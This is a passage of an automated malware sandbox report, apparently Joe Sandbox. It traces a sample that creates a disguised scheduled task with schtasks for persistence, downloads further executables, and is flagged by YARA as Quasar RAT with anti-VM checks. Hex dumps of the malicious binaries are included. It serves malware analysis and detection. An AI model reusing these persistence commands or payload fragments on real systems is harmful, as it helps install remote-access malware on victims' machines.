C:\Users\user\AppData\Local\Temp\tmpCF32.tmp	unknown	1624	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	1FB5DB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1FB5DB	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1FB5DB	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1FB5DB	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1FB5DB	ReadFile
C:\Users\user\AppData\Roaming\sp.exe	unknown	4384256	success or wait	1	1FB5DB	ReadFile

Analysis Process: schtasks.exe PID: 912 Parent PID: 1068

General

Start time:	09:58:35
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\gUuYfpYBjYgU' /XML 'C:\Users\user\AppData\Local\Temp\tmpCF32.tmp'
Imagebase:	0xfe0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCF32.tmp	unknown	2	success or wait	1	FE8F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmpCF32.tmp	unknown	1625	success or wait	1	FE900C	ReadFile

Analysis Process: sp.exe PID: 2492 Parent PID: 1068

General

Start time:	09:58:36
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\sp.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0xbb0000
File size:	4384256 bytes
MD5 hash:	E79F542FB3F5AA6E4400953BE24780DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sp.exe PID: 552 Parent PID: 1068

General

Start time:	09:58:37
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\sp.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xbb0000
File size:	4384256 bytes
MD5 hash:	E79F542FB3F5AA6E4400953BE24780DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\90a8e856	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5C6601	CreateDirectoryW
C:\Users\user\AppData\Local\90a8e856\plg	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5C6601	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	45CC99	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	unknown	701	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9c 64 f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a2 0d 00 00 14 00 00 00 00 00 00 6e c1 0d 00 00 20 00 00 00 e0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....d._.......... ....0............n.... ....@.. ....@................	success or wait	1	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	unknown	8192	87 05 c3 86 9b 46 b3 c6 00 0c b2 9d 28 0f 9d 0b b8 33 5f d2 68 ee 34 a2 37 57 5f e5 22 c7 0d b1 cd fe f9 37 e4 64 cb 8f 6e 44 c5 42 ee 3b 0c e4 7d 91 69 fa 2f 8b 43 1f cf 1e 4f ea 3a b8 5c 9b 53 01 11 37 7d 1e 82 83 67 40 ad f3 46 4a a8 a1 60 36 21 1d 95 50 e9 7e ea a5 2c 08 29 f2 aa a4 67 46 a6 1f 4f 77 ac cb 13 ec 97 d4 9f 72 b5 08 37 79 45 ea 51 d6 e5 aa a5 f9 db d2 be 89 a5 51 ec 41 23 ea 8b c9 21 28 a4 18 4d 1e c0 c7 50 ed 80 ca 85 2e 9a 27 62 5c ea 5c 80 f1 da 53 f7 16 98 68 5c a6 b9 24 15 71 50 89 c9 80 6f 56 17 62 3a 9d 27 da 21 a0 53 6e 91 da 71 c2 3e 2c 67 a2 db 19 dc 78 9e 90 4d 60 60 e8 11 dd 53 bb 13 0d da 91 cd 52 b9 4f d1 93 ae 5a 77 70 40 29 a0 91 a0 e0 ea f0 20 52 ab ac d6 c3 c8 2f 45 61 3d e9 bd 92 60 74 b6 7d 68 b3 d1 a5 a9 de 96 fc 7d	.....F......(....3_.h.4.7W_.". .....7.d..nD.B.;..}.i./.C...O. :.\.S..7}...g@..FJ..`6!..P.~.. ,.)...gF..Ow.......r..7yE.Q... ....Q.A#...!(..M...P......' b\.\...S...h\..$.qP...oV.b:.'. !.Sn..q.>,g....x..M``...S..... .R.O...Zwp@)...... R...../Ea=...`t.}h.......}	success or wait	1	45CC99	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	unknown	4164	04 02 09 16 fe 1c 01 00 00 1b 28 25 00 00 0a 09 16 a3 01 00 00 1b 0b 11 07 20 ed e0 23 44 5a 20 97 87 a1 87 61 38 79 ff ff ff 7e 01 00 00 04 02 25 17 58 10 00 91 7e 01 00 00 04 02 25 17 58 10 00 91 1e 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 10 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 18 62 60 0c 28 26 00 00 0a 7e 01 00 00 04 02 08 6f 27 00 00 0a 28 28 00 00 0a a5 01 00 00 1b 0b 11 07 20 52 8b b1 5c 5a 20 5b b2 5c dd 61 38 0e ff ff ff 7e 01 00 00 04 02 25 17 58 10 00 91 7e 01 00 00 04 02 25 17 58 10 00 91 1e 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 10 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 18 62 60 13 04 7e 01 00 00 04 02 25 17 58 10 00 91 7e 01 00 00 04 02 25 17 58 10 00 91 1e 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 10 62 60 7e 01	..........(%............ ..#DZ ....a8y...~.....%.X...~..... %.X....b`~.....%.X.....b`~.... .%.X.....b`.(&...~......o'...( (........... R..\Z [.\.a8....~ .....%.X...~.....%.X....b`~... ..%.X.....b`~.....%.X.....b`.. ~.....%.X...~.....%.X....b`~.. ...%.X.....b`~.	success or wait	1	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	unknown	13057	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9c 64 f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a2 0d 00 00 14 00 00 00 00 00 00 6e c1 0d 00 00 20 00 00 00 e0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....d._.......... ....0.............n.... ....@.. ....@................	success or wait	1	45CC99	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	unknown	8192	7d 0e 00 00 04 02 73 29 00 00 06 7d 0f 00 00 04 02 73 2f 00 00 06 7d 10 00 00 04 02 73 3b 00 00 06 7d 11 00 00 04 02 1f 72 8d 02 00 00 02 7d 12 00 00 04 02 1a 8d 03 00 00 02 7d 13 00 00 04 02 73 1d 00 00 06 7d 14 00 00 04 02 73 29 00 00 06 7d 15 00 00 04 02 1a 73 14 00 00 06 7d 19 00 00 04 02 28 2b 00 00 0a 20 2d 57 26 e7 20 37 de cc d4 61 25 0b 1b 5e 45 05 00 00 00 d8 ff ff ff 1a 00 00 00 4e 00 00 00 02 00 00 00 37 00 00 00 2b 4c 02 15 7d 17 00 00 04 16 0a 07 20 1c 8e f7 c5 5a 20 d8 2e 4d fa 61 2b c3 02 7b 13 00 00 04 06 1c 73 14 00 00 06 a4 03 00 00 02 06 17 58 0a 20 00 44 84 f5 2b a6 06 6a 1a 6a 2f 08 20 a6 a2 2f b0 25 2b 06 20 e1 f8 b8 b9 25 26 2b 8f 2a 00 00 00 13 30 05 00 b0 00 00 00 06 00 00 11 02 7b 17 00 00 04 03 3b a3 00 00 00 20 33 f3 49 82 20	}.....s)...}.....s/...}.....s; ...}.....r.....}.....}. ....s....}.....s)...}.....s....}..... (+... -W&. 7...a%..^E. .....N.....7...+L..}..... ....Z ..M.a+..{.....s.....X. .D..+..j.j/. ../.%+. ....%&+.*....0.....{.....;.... 3.I.	success or wait	110	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	unknown	24084	a9 64 61 38 62 ff ff ff 06 17 02 7b 05 00 00 04 1f 1f 5f 62 59 2a 00 13 30 06 00 ec 00 00 00 08 00 00 11 17 0a 20 10 c1 45 e7 20 85 77 71 a3 61 25 13 04 1f 09 5e 45 09 00 00 00 19 00 00 00 4b 00 00 00 05 00 00 00 c6 ff ff ff 97 00 00 00 ae 00 00 00 68 00 00 00 37 00 00 00 7b 00 00 00 38 a9 00 00 00 06 09 58 0a 11 04 20 fa 88 b0 45 5a 20 f9 1d aa 22 61 2b b2 02 7b 04 00 00 04 06 8f 02 00 00 02 03 28 13 00 00 06 0d 06 17 62 0a 20 98 c1 80 ed 2b 94 08 17 58 0c 11 04 20 cc 9f cb b2 5a 20 3b be 61 7a 61 2b 80 08 02 7b 05 00 00 04 2f 08 20 32 6f dd f0 25 2b 06 20 22 1e 4d 82 25 26 38 63 ff ff ff 11 04 20 aa b0 a8 b8 5a 20 03 65 a5 0c 61 38 50 ff ff ff 07 09 08 1f 1f 5f 62 60 0b 11 04 20 00 dd 53 06 5a 20 7f 9c 95 3b 61 38 34 ff ff ff 16 0b 16 0c 11 04 20 ba 6b	.da8b.....{....._bY*..0..... ....E. .wq.a%....^E..... ...K.....h...7... {...8.....X... ...EZ ..."a+.. {.....(.....b. ....+...X... ....Z ;.aza+...{..../. 2o..%+. ".M.%&8c..... ....Z .e ..a8P....._b`... ..S.Z ...; a84..... .k	success or wait	8	45CC99	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	unknown	270759	6d b3 99 2e 58 68 f3 ef 75 74 1d f4 c7 75 8a 11 8e 7a 71 d4 4c 96 a1 c7 31 92 07 17 27 b1 c6 66 23 ef b7 36 73 eb af 39 e1 8d 4b a8 3f 1b 82 7b b8 13 d5 a3 2f 92 fe db 8a d0 d6 11 94 46 54 30 5b 38 88 c6 b4 af e4 7c ce 25 25 e9 35 67 4e 69 10 9a 1e 8a 75 8e 28 32 e5 bb f1 08 ba 8d 7b 41 3b 5a 05 c5 54 4f 52 61 81 b7 1b 46 13 e7 a1 35 26 1c df 11 5d 3c 9b 5c cd 1d 05 c8 dc 2c 68 b0 db 33 e9 58 d0 44 f0 85 fe 74 cd 11 66 af a7 27 25 a9 ef 58 73 c8 8e ed a3 ec e8 ee a8 46 77 7f 0f 73 d7 35 b2 cf e1 07 73 bf 08 2c 5d a9 90 9d a7 57 f2 f8 ce 1e 7a 76 74 31 e7 c4 53 c6 1b cc 25 76 d2 67 a6 1b 4f e6 9e d7 33 2c ae 44 e0 5c e7 cf 33 8b 0d 8c d5 3e ce 37 e9 43 8c b9 b2 80 9c a0 16 fa 86 dd 44 f7 d0 75 94 ed cf d1 d6 22 cb c5 c3 87 78 fe dd 8f 5f 83 b6 d1 26 7f 9d	m...Xh..ut...u...zq.L...1...'. .f#..6s..9..K.?..{..../....... .FT0[8.....|.%%.5gNi....u. (2...... {A;Z..TORa...F...5&...]<.\ .....,h..3.X.D...t..f..'%..Xs. ....Fw..s.5....s..,]....W.. ..zvt1..S...%v.g..O...3,.D.\.. 3....>.7.C..........D..u....." ....x..._...&..	success or wait	1	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	unknown	701	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9c 64 f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a2 0d 00 00 14 00 00 00 00 00 00 6e c1 0d 00 00 20 00 00 00 e0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....d._.......... ....0............n.... ....@.. ....@................	success or wait	1	45CC99	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	unknown	8192	87 05 c3 86 9b 46 b3 c6 00 0c b2 9d 28 0f 9d 0b b8 33 5f d2 68 ee 34 a2 37 57 5f e5 22 c7 0d b1 cd fe f9 37 e4 64 cb 8f 6e 44 c5 42 ee 3b 0c e4 7d 91 69 fa 2f 8b 43 1f cf 1e 4f ea 3a b8 5c 9b 53 01 11 37 7d 1e 82 83 67 40 ad f3 46 4a a8 a1 60 36 21 1d 95 50 e9 7e ea a5 2c 08 29 f2 aa a4 67 46 a6 1f 4f 77 ac cb 13 ec 97 d4 9f 72 b5 08 37 79 45 ea 51 d6 e5 aa a5 f9 db d2 be 89 a5 51 ec 41 23 ea 8b c9 21 28 a4 18 4d 1e c0 c7 50 ed 80 ca 85 2e 9a 27 62 5c ea 5c 80 f1 da 53 f7 16 98 68 5c a6 b9 24 15 71 50 89 c9 80 6f 56 17 62 3a 9d 27 da 21 a0 53 6e 91 da 71 c2 3e 2c 67 a2 db 19 dc 78 9e 90 4d 60 60 e8 11 dd 53 bb 13 0d da 91 cd 52 b9 4f d1 93 ae 5a 77 70 40 29 a0 91 a0 e0 ea f0 20 52 ab ac d6 c3 c8 2f 45 61 3d e9 bd 92 60 74 b6 7d 68 b3 d1 a5 a9 de 96 fc 7d	.....F.....(....3_.h.4.7W_.". .....7.d..nD.B.;..}.i./.C...O. :.\.S..7}...g@..FJ..`6!..P.~.. ,.)...gF..Ow.....r..7yE.Q... .....Q.A#...!(..M...P.....' b\.\...S...h\..$.qP...oV.b:.'. !.Sn..q.>,g....x..M``...S..... .R.O...Zwp@)..... R...../Ea=...`t.}h.....}	success or wait	1	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	unknown	4164	04 02 09 16 fe 1c 01 00 00 1b 28 25 00 00 0a 09 16 a3 01 00 00 1b 0b 11 07 20 ed e0 23 44 5a 20 97 87 a1 87 61 38 79 ff ff ff 7e 01 00 00 04 02 25 17 58 10 00 91 7e 01 00 00 04 02 25 17 58 10 00 91 1e 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 10 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 18 62 60 0c 28 26 00 00 0a 7e 01 00 00 04 02 08 6f 27 00 00 0a 28 28 00 00 0a a5 01 00 00 1b 0b 11 07 20 52 8b b1 5c 5a 20 5b b2 5c dd 61 38 0e ff ff ff 7e 01 00 00 04 02 25 17 58 10 00 91 7e 01 00 00 04 02 25 17 58 10 00 91 1e 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 10 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 18 62 60 13 04 7e 01 00 00 04 02 25 17 58 10 00 91 7e 01 00 00 04 02 25 17 58 10 00 91 1e 62 60 7e 01 00 00 04 02 25 17 58 10 00 91 1f 10 62 60 7e 01	.....(%..... ..#DZ ....a8y...~.....%.X...~..... %.X....b`~.....%.X.....b`~.... .%.X.....b`.(&...~.....o'...( (..... R..\Z [.\.a8....~ .....%.X...~.....%.X....b`~... ..%.X.....b`~.....%.X.....b`.. ~.....%.X...~.....%.X....b`~.. ...%.X.....b`~.	success or wait	1	45CC99	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	unknown	13057	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9c 64 f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a2 0d 00 00 14 00 00 00 00 00 00 6e c1 0d 00 00 20 00 00 00 e0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....d._.......... ....0.............n.... ....@.. ....@................	success or wait	1	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	unknown	8192	7d 0e 00 00 04 02 73 29 00 00 06 7d 0f 00 00 04 02 73 2f 00 00 06 7d 10 00 00 04 02 73 3b 00 00 06 7d 11 00 00 04 02 1f 72 8d 02 00 00 02 7d 12 00 00 04 02 1a 8d 03 00 00 02 7d 13 00 00 04 02 73 1d 00 00 06 7d 14 00 00 04 02 73 29 00 00 06 7d 15 00 00 04 02 1a 73 14 00 00 06 7d 19 00 00 04 02 28 2b 00 00 0a 20 2d 57 26 e7 20 37 de cc d4 61 25 0b 1b 5e 45 05 00 00 00 d8 ff ff ff 1a 00 00 00 4e 00 00 00 02 00 00 00 37 00 00 00 2b 4c 02 15 7d 17 00 00 04 16 0a 07 20 1c 8e f7 c5 5a 20 d8 2e 4d fa 61 2b c3 02 7b 13 00 00 04 06 1c 73 14 00 00 06 a4 03 00 00 02 06 17 58 0a 20 00 44 84 f5 2b a6 06 6a 1a 6a 2f 08 20 a6 a2 2f b0 25 2b 06 20 e1 f8 b8 b9 25 26 2b 8f 2a 00 00 00 13 30 05 00 b0 00 00 00 06 00 00 11 02 7b 17 00 00 04 03 3b a3 00 00 00 20 33 f3 49 82 20	}.....s)...}.....s/...}.....s; ...}......r.....}...........}. ....s....}.....s)...}......s....}..... (+... -W&. 7...a%..^E. ....N.......7...+L..}....... ....Z ..M.a+..{......s...........X. .D..+..j.j/. ../.%+. ....%&+.*....0..........{.....;.... 3.I.	success or wait	111	45CC99	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	unknown	26760	a9 64 61 38 62 ff ff ff 06 17 02 7b 05 00 00 04 1f 1f 5f 62 59 2a 00 13 30 06 00 ec 00 00 00 08 00 00 11 17 0a 20 10 c1 45 e7 20 85 77 71 a3 61 25 13 04 1f 09 5e 45 09 00 00 00 19 00 00 00 4b 00 00 00 05 00 00 00 c6 ff ff ff 97 00 00 00 ae 00 00 00 68 00 00 00 37 00 00 00 7b 00 00 00 38 a9 00 00 00 06 09 58 0a 11 04 20 fa 88 b0 45 5a 20 f9 1d aa 22 61 2b b2 02 7b 04 00 00 04 06 8f 02 00 00 02 03 28 13 00 00 06 0d 06 17 62 0a 20 98 c1 80 ed 2b 94 08 17 58 0c 11 04 20 cc 9f cb b2 5a 20 3b be 61 7a 61 2b 80 08 02 7b 05 00 00 04 2f 08 20 32 6f dd f0 25 2b 06 20 22 1e 4d 82 25 26 38 63 ff ff ff 11 04 20 aa b0 a8 b8 5a 20 03 65 a5 0c 61 38 50 ff ff ff 07 09 08 1f 1f 5f 62 60 0b 11 04 20 00 dd 53 06 5a 20 7f 9c 95 3b 61 38 34 ff ff ff 16 0b 16 0c 11 04 20 ba 6b	.da8b.....{....._bY*..0..... ....E. .wq.a%....^E..... ...K.....h...7... {...8.....X... ...EZ ..."a+.. {.....(.....b. ....+...X... ....Z ;.aza+...{..../. 2o..%+. ".M.%&8c..... ....Z .e ..a8P....._b`... ..S.Z ...; a84..... .k	success or wait	7	45CC99	URLDownloadToFileW
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	unknown	163495	fe bc 76 a8 e0 74 a6 3b 8d 0b 02 b1 7a 7a 8f eb 6b 97 f3 a5 fe 00 2b a2 ec 69 18 b6 99 f7 75 87 11 7e dc 4b de e2 47 3c b5 7d 2c b0 15 09 3e f9 ae 20 a1 cf 61 0c 8b 4b 04 d7 35 0f b7 9f f3 31 92 8b 62 cc b4 38 fc 3b 83 51 79 ba 1e b3 c4 47 a4 b7 6b a2 f4 34 9f c4 fd 81 98 fe d9 44 c4 d3 0d 64 6c 95 e0 9d 89 22 3e 73 b4 31 3d 2c cb 39 31 3b 14 3b fe 70 be f0 9a 00 ba 16 71 42 61 14 0e 1e 1d 74 0d e8 c0 6a 79 35 9d 6d c3 f8 f8 70 38 1e d9 51 94 95 c7 61 32 a1 8c cb 2b 4b 89 9e 32 90 85 69 63 a9 dd 73 96 b5 f5 6e b4 24 da f0 6e b3 2f 7d ae f6 e3 f2 3c 29 26 e7 17 d0 f5 d1 82 ae 5a 81 41 d8 9f e7 63 c7 2a 06 e9 57 72 ce fd 07 4d d7 b7 31 74 f6 06 ee 0c ec 26 aa fe 1c ef c7 4f 22 7d 9c 13 9f 66 ef 41 5a f3 35 75 bd 95 4c d9 35 93 47 6c 64 e6 5b 81 9d 0c 2b c2	..v..t.;....zz..k.....+..i.... u..~.K..G<.},...>.. ..a..K..5. ...1..b..8.;.Qy....G..k..4.... ...D...dl...."">s.1=,.91;.;.p.. ....qBa....t...jy5.m...p8..Q.. .a2...+K..2..ic..s...n.$..n./} ....<)&.....Z.A...c.*..Wr... M..1t.....&.....O"}...f.AZ.5u. .L.5.Gld.[...+.	success or wait	1	45CC99	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: eyBLwzbrUF1mwXoy.exe PID: 660 Parent PID: 552

General

Start time:	09:59:03
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe'
Imagebase:	0xb0000
File size:	899072 bytes
MD5 hash:	CEC5782C931581F13CE3C5D5B6A948A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000001F.00000002.2281214797.0000000002131000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000001F.00000002.2282183645.0000000003C60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000001F.00000002.2282183645.0000000003C60000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 19%, Metadefender, Browse • Detection: 30%, ReversingLabs

Analysis Process: schtasks.exe PID: 1784 Parent PID: 660

General

Start time:	09:59:08
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JrekdQ' /XML 'C:\Users\user\AppData\Local\Temp\tmp4F59.tmp'
Imagebase:	0x3d0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: eyBLwzbrUF1mwXoy.exe PID: 2940 Parent PID: 660

General

